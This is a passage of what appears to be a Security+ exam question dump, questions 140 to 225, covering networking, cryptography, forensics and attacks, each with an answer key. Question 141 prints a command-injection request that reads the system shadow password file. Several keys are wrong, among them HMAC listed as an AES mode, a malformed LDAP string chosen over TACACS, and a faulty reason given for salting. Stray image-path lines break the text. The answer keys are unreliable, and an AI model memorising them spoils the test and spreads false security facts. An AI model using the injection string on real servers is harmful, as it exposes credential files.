B. Fault tolerance
C. Fail secure
D. Redundancy

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 140
Anne, the Chief Executive Officer (CEO), has reported that she is getting multiple telephone calls from someone claiming to be from the helpdesk. The caller is asking to verify her network authentication credentials because her computer is broadcasting across the network.

This is MOST likely which of the following types of attacks?

A. Vishing
B. Impersonation
C. Spim
D. Scareware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141
An administrator discovers the following log entry on a server:

Nov 12 2013 00:23:45 httpd[2342]: GET

/app2/prod/proc/process.php?input=change;cd%20../../../etc;cat%20shadow

Which of the following attacks is being attempted?

A. Command injection
B. Password attack
C. Buffer overflow
D. Cross-site scripting

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142
A security team wants to establish an Incident Response plan. The team has never experienced an incident.
Which of the following would BEST help them establish plans and procedures?

A. Table top exercises
B. Lessons learned
C. Escalation procedures
D. Recovery procedures

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 143
Which of the following would verify that a threat does exist and security controls can easily be bypassed without actively testing an application?

A. Protocol analyzer
B. Vulnerability scan
C. Penetration test

D. Port scanner

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.
Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.
Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

QUESTION 144
Which of the following technologies would be MOST appropriate to utilize when testing a new software patch before a company-wide deployment?

A. Cloud computing
B. Virtualization
C. Redundancy
D. Application control

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Virtualization is used to host one or more operating systems in the memory of a single host computer and allows multiple operating systems to run simultaneously on the same hardware, reducing costs. Virtualization offers the flexibility of quickly and easily making backups of entire virtual systems, and quickly recovering the virtual system when errors occur. Furthermore, malicious code compromises of virtual systems rarely affect the host system, which allows for safer testing and experimentation.

QUESTION 145
A system administrator needs to implement 802.1x whereby when a user logs into the network, the authentication server communicates to the network switch and assigns the user to the proper VLAN.

Which of the following protocols should be used?

A. RADIUS
B. Kerberos
C. LDAP
D. MSCHAP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 146
A security administrator receives notice that a third-party certificate authority has been compromised, and new certificates will need to be issued.

Which of the following should the administrator submit to receive a new certificate?
A. CRL
B. OSCP
C. PFX
D. CSR
E. CA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 147
A company wants to host a publicly available server that performs the following functions:

▪ Evaluates MX record lookup
▪ Can perform authenticated requests for A and AAA records ▪
Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

A. DNSSEC
B. SFTP
C. nslookup
D. dig
E. LDAPS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
DNS Security Extensions (DNSSEC) provides, among other things, cryptographic authenticity of responses using Resource Record Signatures (RRSIG) and authenticated denial of existence using Next-Secure (NSEC) and Hashed-NSEC records (NSEC3).

QUESTION 148
A company researched the root cause of a recent vulnerability in its software. It was determined that the vulnerability was the result of two updates made in the last release. Each update alone would not have resulted in the vulnerability.

In order to prevent similar situations in the future, the company should improve which of the following?

A. Change management procedures
B. Job rotation policies
C. Incident response management
D. Least privilege access controls

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 149
A computer on a company network was infected with a zero-day exploit after an employee accidently opened an email that contained malicious content. The employee recognized the email as malicious and was attempting to delete it, but accidently opened it.

Which of the following should be done to prevent this scenario from occurring again in the future?

A. Install host-based firewalls on all computers that have an email client installed
B. Set the email program default to open messages in plain text
C. Install end-point protection on all computers that access web email
D. Create new email spam filters to delete all messages from that sender

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 150
A company wants to ensure that the validity of publicly trusted certificates used by its web server can be determined even during an extended internet outage.

Which of the following should be implemented?

A. Recovery agent
B. Ocsp
C. Crl
D. Key escrow

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 151
An administrator intends to configure an IPSec solution that provides ESP with integrity protection, but not confidentiality protection.

Which of the following AES modes of operation would meet this integrity-only requirement?

A. HMAC
B. PCBC
C. CBC

D. GCM
E. CFB

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 152
The chief security officer (CS0) has issued a new policy that requires that all internal websites be configured for HTTPS traffic only. The network administrator has been tasked to update all internal sites without incurring additional costs.

Which of the following is the best solution for the network administrator to secure each internal website?

A. Use certificates signed by the company CA
B. Use a signing certificate as a wild card certificate
C. Use certificates signed by a public ca
D. Use a self-signed certificate on each internal server

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
This is a way to update all internal sites without incurring additional costs?
To be a CA (Certificate Authority), you need an infrastructure that consists of considerable operational elements, hardware, software, policy frameworks and practice statements, auditing, security infrastructure and personnel.

QUESTION 153
A security program manager wants to actively test the security posture of a system. The system is not yet in production and has no uptime requirement or active user base.

Which of the following methods will produce a report which shows vulnerabilities that were actually exploited?

A. Peer review

B. Component testing
C. Penetration testing
D. Vulnerability testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A penetration test, or pen test, is an attempt to evaluate the security of an IT infrastructure by safely trying to exploit vulnerabilities.

QUESTION 154
A business has recently deployed laptops to all sales employees. The laptops will be used primarily from home offices and while traveling, and a high amount of wireless mobile use is expected.

To protect the laptops while connected to untrusted wireless networks, which of the following would be the BEST method for reducing the risk of having the laptops compromised?

A. MAC filtering
B. Virtualization
C. OS hardening
D. Application white-listing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 155
During a data breach cleanup, it is discovered that not all of the sites involved have the necessary data wiping tools. The necessary tools are quickly distributed to the required technicians, but when should this problem BEST be revisited?

A. Reporting
B. Preparation
C. Mitigation

D. Lessons Learned

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 156

Joe, a technician, is working remotely with his company provided laptop at the coffee shop near his home. Joe is concerned that another patron of the coffee shop may be trying to access his laptop.

Which of the following is an appropriate control to use to prevent the other patron from accessing Joe's laptop directly?

A. full-disk encryption B.
Host-based firewall
C. Current antivirus definitions
D. Latest OS updates

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 157

A penetration testing is preparing for a client engagement in which the tester must provide data that proves and validates the scanning tools' results.

Which of the following is the best method for collecting this information?

A. Set up the scanning system's firewall to permit and log all outbound connections
B. Use a protocol analyzer to log all pertinent network traffic
C. Configure network flow data logging on all scanning system
D. Enable debug level logging on the scanning system and all scanning tools used.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 158
Which of the following best describes the initial processing phase used in mobile device forensics?

A. The phone should be powered down and the battery removed to preserve the state of data on any internal or removable storage utilized by the mobile device
B. The removable data storage cards should be processed first to prevent data alteration when examining the mobile device
C. The mobile device should be examined first, then removable storage and lastly the phone without removable storage should be examined again
D. The phone and storage cards should be examined as a complete unit after examining the removable storage cards separately.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 159
An administrator is testing the collision resistance of different hashing algorithms.

Which of the following is the strongest collision resistance test?

A. Find two identical messages with different hashes
B. Find two identical messages with the same hash
C. Find a common has between two specific messages
D. Find a common hash between a specific message and a random message

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 160

The SSID broadcast for a wireless router has been disabled but a network administrator notices that unauthorized users are accessing the wireless network. The administer has determined that attackers are still able to detect the presence of the wireless network despite the fact the SSID has been disabled.

Which of the following would further obscure the presence of the wireless network?

A. Upgrade the encryption to WPA or WPA2
B. Create a non-zero length SSID for the wireless router
C. Reroute wireless users to a honeypot
D. Disable responses to a broadcast probe request

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 161

During an application design, the development team specifics a LDAP module for single sign-on communication with the company's access control database.

This is an example of which of the following?

A. Application control
B. Data in-transit
C. Identification
D. Authentication

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 162
After a merger, it was determined that several individuals could perform the tasks of a network administrator in the merged organization. Which of the following should have been performed to ensure that employees have proper access?

A. Time-of-day restrictions
B. Change management
C. Periodic auditing of user credentials
D. User rights and permission review

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 163
A company exchanges information with a business partner. An annual audit of the business partner is conducted against the SLA in order to verify:

A. Performance and service delivery metrics
B. Backups are being performed and tested
C. Data ownership is being maintained and audited
D. Risk awareness is being adhered to and enforced

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 164
Which of the following is the proper way to quantify the total monetary damage resulting from an exploited vulnerability?

A. Calculate the ALE
B. Calculate the ARO
C. Calculate the MTBF

D. Calculate the TCO

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 165
A security administrator needs to implement a system that detects possible intrusions based upon a vendor provided list.

Which of the following BEST describes this type of IDS?

A. Signature based
B. Heuristic
C. Anomaly-based
D. Behavior-based

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 166
The chief Security Officer (CSO) has reported a rise in data loss but no break ins have occurred.

By doing which of the following is the CSO most likely to reduce the number of incidents?

A. Implement protected distribution
B. Empty additional firewalls
C. Conduct security awareness training
D. Install perimeter barricades

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 167

Having adequate lighting on the outside of a building is an example of which of the following security controls?

A. Deterrent
B. Compensating
C. Detective
D. Preventative

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 168

During a recent audit, it was discovered that several user accounts belonging to former employees were still active and had valid VPN permissions.

Which of the following would help reduce the amount of risk the organization incurs in this situation in the future?

A. Time-of-day restrictions
B. User access reviews
C. Group-based privileges
D. Change management policies

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 169

A technician needs to implement a system which will properly authenticate users by their username and password only when the users are logging in from a computer in the office building. Any attempt to authenticate from a location other than the office building should be rejected.

Which of the following MUST the technician implement?

A. Dual factor authentication
B. Transitive authentication
C. Single factor authentication
D. Biometric authentication

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 170
A Chief Security Officer (CSO) has been unsuccessful in attempts to access the website for a potential partner (www.example.net).

Which of the following rules is preventing the CSO from accessing the site?
Blocked sites: *.nonews.com, *.rumorhasit.net, *.mars?

A. Rule 1: deny from inside to outside source any destination any service smtp
B. Rule 2: deny from inside to outside source any destination any service ping
C. Rule 3: deny from inside to outside source any destination {blocked sites} service http-https
D. Rule 4: deny from any to any source any destination any service any

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 171
Which of the following is a document that contains detailed information about actions that include how something will be done, when the actions will be performed, and penalties for failure?

A. MOU
B. ISA

C. BPA
D. SLA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 172
Which of the following are MOST susceptible to birthday attacks?

A. Hashed passwords
B. Digital certificates
C. Encryption passwords
D. One time passwords

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 173
Joe a computer forensic technician responds to an active compromise of a database server. Joe first collects information in memory, then collects network traffic and finally conducts an image of the hard drive.

Which of the following procedures did Joe follow?

A. Order of volatility
B. Chain of custody
C. Recovery procedure
D. Incident isolation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 174

A system administrator wants to implement an internal communication system that will allow employees to send encrypted messages to each other. The system must also support non- repudiation. Which of the following implements all these requirements?

A. Bcrypt
B. Blowfish
C. PGP
D. SHA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 175

Given the log output:

```
Max 15 00:15:23.431 CRT: #SEC_LOGIN-5-LOGIN_SUCCESS:
Login Success [user: msmith] [Source: 10.0.12.45]
[localport: 23] at 00:15:23:431 CET Sun Mar 15 2015
```

Which of the following should the network administrator do to protect data security?

A. Configure port security for logons
B. Disable telnet and enable SSH
C. Configure an AAA server
D. Disable password and enable RSA authentication

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 176

The firewall administrator is adding a new certificate for the company's remote access solution. The solution requires that the uploaded file contain the entire certificate chain for the certificate to load properly. The administrator loads the company certificate and the root CA certificate into the file. The file upload is rejected.

Which of the following is required to complete the certificate chain?

A. Certificate revocation list
B. Intermediate authority
C. Recovery agent
D. Root of trust

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 177

In an effort to reduce data storage requirements, some company devices to hash every file and eliminate duplicates. The data processing routines are time sensitive so the hashing algorithm is fast and supported on a wide range of systems.

Which of the following algorithms is BEST suited for this purpose?

A. MD5
B. SHA
C. RIPEMD
D. AES

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178

A new security policy in an organization requires that all file transfers within the organization be completed using applications that provide secure transfer. Currently, the organization uses FTP and HTTP to transfer files.

Which of the following should the organization implement in order to be compliant with the new policy?

A. Replace FTP with SFTP and replace HTTP with TLS
B. Replace FTP with FTPS and replaces HTTP with TFTP
C. Replace FTP with SFTP and replace HTTP with Telnet
D. Replace FTP with FTPS and replaces HTTP with IPSec

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 179
A product manager is concerned about continuing operations at a facility located in a region undergoing significant political unrest. After consulting with senior management, a decision is made to suspend operations at the facility until the situation stabilizes.

Which of the following risk management strategies BEST describes management's response?

A. Deterrence
B. Mitigation
C. Avoidance D. Acceptance

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 180
Joe notices there are several user accounts on the local network generating spam with embedded malicious code.

Which of the following technical control should Joe put in place to BEST reduce these incidents?

A. Account lockout
B. Group Based Privileges
C. Least privilege
D. Password complexity

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 181
Two users need to securely share encrypted files via email. Company policy prohibits users from sharing credentials or exchanging encryption keys.

Which of the following can be implemented to enable users to share encrypted data while abiding by company policies?

A. Key escrow
B. Digital signatures
C. PKI
D. Hashing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 182
While performing surveillance activities, an attacker determines that an organization is using 802.1X to secure LAN access.

Which of the following attack mechanisms can the attacker utilize to bypass the identified network security?

A. MAC spoofing
B. Pharming
C. Xmas attack
D. ARP poisoning

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 183
A security administrator has been asked to implement a VPN that will support remote access over IPSEC.

Which of the following is an encryption algorithm that would meet this requirement?

A. MD5
B. AES
C. UDP
D. PKI

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 184
A security administrator is evaluating three different services: radius, diameter, and Kerberos.

Which of the following is a feature that is UNIQUE to Kerberos?

A. It provides authentication services
B. It uses tickets to identify authenticated users
C. It provides single sign-on capability
D. It uses XML for cross-platform interoperability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 185

Which of the following can affect electrostatic discharge in a network operations center?

A. Fire suppression
B. Environmental monitoring
C. Proximity card access
D. Humidity controls

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 186

A malicious attacker has intercepted HTTP traffic and inserted an ASCII line that sets the referrer URL.

Which of the following is the attacker most likely utilizing?

A. Header manipulation
B. Cookie hijacking
C. Cross-site scripting
D. Xml injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 187

A new hire wants to use a personally owned phone to access company resources. The new hire expresses concern about what happens to the data on the phone when they leave the company.

Which of the following portions of the company's mobile device management configuration would allow the company data to be removed from the device without touching the new hire's data?

A. Asset control
B. Device access control
C. Storage lock out
D. Storage segmentation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 188
A consultant has been tasked to assess a client's network. The client reports frequent network outages. Upon viewing the spanning tree configuration, the consultant notices that an old and law performing edge switch on the network has been elected to be the root bridge.

Which of the following explains this scenario?

A. The switch also serves as the DHCP server
B. The switch has the lowest MAC address
C. The switch has spanning tree loop protection enabled
D. The switch has the fastest uplink port

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 189
A security administrator determined that users within the company are installing unapproved software. Company policy dictates that only certain applications may be installed or ran on the user's computers without exception.

Which of the following should the administrator do to prevent all unapproved software from running on the user's computer?

A. Deploy antivirus software and configure it to detect and remove pirated software
B. Configure the firewall to prevent the downloading of executable files
C. Create an application whitelist and use OS controls to enforce it
D. Prevent users from running as administrator so they cannot install software.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 190
A security administrator is tasked with implementing centralized management of all network devices. Network administrators will be required to logon to network devices using their LDAP credentials. All command executed by network administrators on network devices must fall within a preset list of authorized commands and must be logged to a central facility.

Which of the following configuration commands should be implemented to enforce this requirement?

A. LDAP server 10.55.199.3
B. CN=company, CN=com, OU=netadmin, DC=192.32.10.233
C. SYSLOG SERVER 172.16.23.50
D. TACAS server 192.168.1.100

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 191
A website administrator has received an alert from an application designed to check the integrity of the company's website. The alert indicated that the hash value for a particular MPEG file has changed. Upon further investigation, the media appears to be the same as it was before the alert.

Which of the following methods has MOST likely been used?


A. Cryptography
B. Time of check/time of use

C. Man in the middle
D. Covert timing
E. Steganography

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 192
A security analyst is reviewing the following packet capture of an attack directed at a company's server located in the DMZ:



```
10:55:24.126586 IP 192.168.1.10.5000 > 172.31.67.4.21: Flags [S]
10:55:24.126596 IP 192.168.1.10.5001 > 172.31.67.4.22: Flags [S]
10:55:24.126601 IP 192.168.1.10.5002 > 172.31.67.4.25: Flags [S]
10:55:24.126608 IP 192.168.1.10.5003 > 172.31.67.4.37: Flags [S]
```

Which of the following ACLs provides the BEST protection against the above attack and any further attacks from the same IP, while minimizing service interruption?

A. DENY TCO From ANY to 172.31.64.4
B. Deny UDP from 192.168.1.0/24 to 172.31.67.0/24
C. Deny IP from 192.168.1.10/32 to 0.0.0.0/0
D. Deny TCP from 192.168.1.10 to 172.31.67.4

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 193
The IT department needs to prevent users from installing untested applications.

Which of the following would provide the BEST solution?

A. Job rotation
B. Least privilege
C. Account lockout
D. Antivirus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 194
When generating a request for a new x.509 certificate for securing a website, which of the following is the MOST appropriate hashing algorithm?

A. RC4
B. MD5
C. HMAC
D. SHA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 195
A server administrator needs to administer a server remotely using RDP, but the specified port is closed on the outbound firewall on the network.

The access the server using RDP on a port other than the typical registered port for the RDP protocol?

A. TLS
B. MPLS
C. SCP
D. SSH

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 196
Which of the following can be used to control specific commands that can be executed on a network infrastructure device?

A. LDAP
B. Kerberos
C. SAML
D. TACACS+

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 197
Company XYZ has decided to make use of a cloud-based service that requires mutual, certificate- based authentication with its users. The company uses SSLinspecting IDS at its network boundary and is concerned about the confidentiality of the mutual authentication.

Which of the following model prevents the IDS from capturing credentials used to authenticate users to the new service or keys to decrypt that communication?
A. Use of OATH between the user and the service and attestation from the company domain
B. Use of active directory federation between the company and the cloud-based service
C. Use of smartcards that store x.509 keys, signed by a global CA
D. Use of a third-party, SAML-based authentication service for attestation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 198
Six months into development, the core team assigned to implement a new internal piece of software must convene to discuss a new requirement with the stake holders. A stakeholder identified a missing feature critical to the organization, which must be implemented. The team needs to validate the feasibility of the newly introduced requirement and ensure it does not introduce new vulnerabilities to the software and other applications that will integrate with it.

Which of the following BEST describes what the company?

A. The system integration phase of the SDLC
B. The system analysis phase of SSDSLC
C. The system design phase of the SDLC
D. The system development phase of the SDLC

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 199
A datacenter manager has been asked to prioritize critical system recovery priorities.

Which of the following is the MOST critical for immediate recovery?

A. Communications software
B. Operating system software
C. Weekly summary reports to management
D. Financial and production software

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 200
Which of the following techniques can be bypass a user or computer's web browser privacy settings? (Choose two.)

A. SQL injection
B. Session hijacking
C. Cross-site scripting
D. Locally shared objects
E. LDAP injection

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 201
When designing a web based client server application with single application server and database cluster backend, input validation should be performed:

A. On the client
B. Using database stored procedures
C. On the application server
D. Using HTTPS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 202
Which of the following would enhance the security of accessing data stored in the cloud? (Select TWO)

A. Block level encryption
B. SAML authentication
C. Transport encryption
D. Multifactor authentication
E. Predefined challenge questions
F. Hashing

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 203
During a third-party audit, it is determined that a member of the firewall team can request, approve, and implement a new rule-set on the firewall.

Which of the following will the audit team most l likely recommend during the audit out brief?

A. Discretionary access control for the firewall team
B. Separation of duties policy for the firewall team
C. Least privilege for the firewall team
D. Mandatory access control for the firewall team

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 204
An administrator thinks the UNIX systems may be compromised, but a review of system log files provides no useful information. After discussing the situation with the security team, the administrator suspects that the attacker may be altering the log files and removing evidence of intrusion activity.
Which of the following actions will help detect attacker attempts to further alter log files?

A. Enable verbose system logging
B. Change the permissions on the user's home directory
C. Implement remote syslog
D. Set the bash_history log file to "read only"

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 205

A global gaming console manufacturer is launching a new gaming platform to its customers.

Which of the following controls reduces the risk created by malicious gaming customers attempting to circumvent control by way of modifying consoles?

A. Firmware version control
B. Manual software upgrades
C. Vulnerability scanning
D. Automatic updates
E. Network segmentation
F. Application firewalls

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 206

A security administrator receives an alert from a third-party vendor that indicates a certificate that was installed in the browser has been hijacked at the root of a small public CA. The security administrator knows there are at least four different browsers in use on more than a thousand computers in the domain worldwide.

Which of the following solutions would be BEST for the security administrator to implement to most efficiently assist with this issue?

A. SSL
B. CRL
C. PKI
D. ACL

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 207
A security analyst has set up a network tap to monitor network traffic for vulnerabilities. Which of the following techniques would BEST describe the approach the analyst has taken?

A. Compliance scanning
B. Credentialed scanning
C. Passive vulnerability scanning
D. Port scanning

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 208
Due to regulatory requirements, a security analyst must implement full drive encryption on a Windows file server.

Which of the following should the analyst implement on the system to BEST meet this requirement? (Choose two.)

A. Enable and configure EFS on the file system.
B. Ensure the hardware supports TPM, and enable it in the BIOS.
C. Ensure the hardware supports VT-X, and enable it in the BIOS.
D. Enable and configure BitLocker on the drives.
E. Enable and configure DFS across the file system.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 209
Which of the following penetration testing concepts is being used when an attacker uses public Internet databases to enumerate and learn more about a target?

A. Reconnaissance

B. Initial exploitation
C. Pivoting
D. Vulnerability scanning
E. White box testing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 210
While performing a penetration test, the technicians want their efforts to go unnoticed for as long as possible while they gather useful data about the network they are assessing.

Which of the following would be the BEST choice for the technicians?

A. Vulnerability scanner
B. Offline password cracker
C. Packet sniffer
D. Banner grabbing

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 211
A security analyst captures forensic evidence from a potentially compromised system for further investigation. The evidence is documented and securely stored to FIRST:

A. maintain the chain of custody.
B. preserve the data.
C. obtain a legal hold.
D. recover data at a later time.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 212
A company recently replaced its unsecure email server with a cloud-based email and collaboration solution that is managed and insured by a third party. Which of the following actions did the company take regarding risks related to its email and collaboration services?

A. Transference
B. Acceptance
C. Mitigation
D. Deterrence

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 213
A security administrator is reviewing the following network capture:



```
192.168.20.43:2043 -> 10.234.66.21:80
POST "192.168.20.43 https://www.banksite.com<ENTER>JoeUsr<BackSPACE>erPassword<ENTER>"
```

Which of the following malware is MOST likely to generate the above information?

A. Keylogger
B. Ransomware
C. Logic bomb
D. Adware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 214
A security analyst is working on a project that requires the implementation of a stream cipher. Which of the following should the analyst use?

A. Hash function
B. Elliptic curve
C. Symmetric algorithm
D. Public key cryptography

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 215
Which of the following would allow for the QUICKEST restoration of a server into a warm recovery site in a case in which server data mirroring is not enabled?

A. Full backup
B. Incremental backup
C. Differential backup
D. Snapshot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 216
In determining when it may be necessary to perform a credentialed scan against a system instead of a non-credentialed scan, which of the following requirements is MOST likely to influence this decision?

A. The scanner must be able to enumerate the host OS of devices scanned.
B. The scanner must be able to footprint the network.

C. The scanner must be able to check for open ports with listening services.
D. The scanner must be able to audit file system permissions

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 217
A security administrator wants to configure a company's wireless network in a way that will prevent wireless clients from broadcasting the company's SSID. Which of the following should be configured on the company's access points?

A. Enable ESSID broadcast
B. Enable protected management frames
C. Enable wireless encryption
D. Disable MAC authentication
E. Disable WPS
F. Disable SSID broadcast

Correct Answer: F
Section: (none)
Explanation
Explanation/Reference:

QUESTION 218
A wireless network has the following design requirements:

- Authentication must not be dependent on enterprise directory service
- It must allow background reconnection for mobile users
- It must not depend on user certificates

Which of the following should be used in the design to meet the requirements? (Choose two.)

A. PEAP
B. PSK

C. Open systems authentication
D. EAP-TLS
E. Captive portals

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 219
A security engineer wants to implement a site-to-site VPN that will require SSL certificates for mutual authentication. Which of the following should the engineer implement if the design requires client MAC address to be visible across the tunnel?

A. Tunnel mode IPSec
B. Transport mode VPN IPSec
C. L2TP
D. SSL VPN

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 220
After surfing the Internet, Joe, a user, woke up to find all his files were corrupted. His wallpaper was replaced by a message stating the files were encrypted and he needed to transfer money to a foreign country to recover them. Joe is a victim of:

A. a keylogger
B. spyware
C. ransomware
D. a logic bomb

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 221
Which of the following allows an auditor to test proprietary-software compiled code for security flaws?

A. Fuzzing
B. Static review
C. Code signing
D. Regression testing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 222
Ann, a user, states that her machine has been behaving erratically over the past week. She has experienced slowness and input lag and found text files that appear to contain pieces of her emails or online conversations with coworkers. The technician runs a standard virus scan but detects nothing. Which of the following types of malware has infected the machine?

A. Ransomware
B. Rootkit
C. Backdoor
D. Keylogger

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 223
A security administrator wants to implement a logon script that will prevent MITM attacks on the local LAN.
Which of the following commands should the security administrator implement within the script to accomplish this task?



```
A. arp - s 192.168.1.1 00-3a-d1-fa-b1-06
B. dig - x @192.168.1.1 mypc.comptia.com
C. nmap - A - T4 192.168.1.1
D. tcpdump - lnv host 192.168.1.1 or other 00:3a:d1:fa:b1:06
```

A. Option A
B. Option B
C. Option C
D. Option D

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 224
Which of the following is the BEST reason for salting a password hash before it is stored in a database?

A. To prevent duplicate values from being stored
B. To make the password retrieval process very slow
C. To protect passwords from being saved in readable format
D. To prevent users from using simple passwords for their access credentials

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 225
An actor downloads and runs a program against a corporate login page. The program imports a list of usernames and passwords, looking for a successful attempt. Which of the following terms BEST describes the actor in this situation?

A. Script kiddie
B. Hacktivist
C. Cryptologist
D. Security auditor

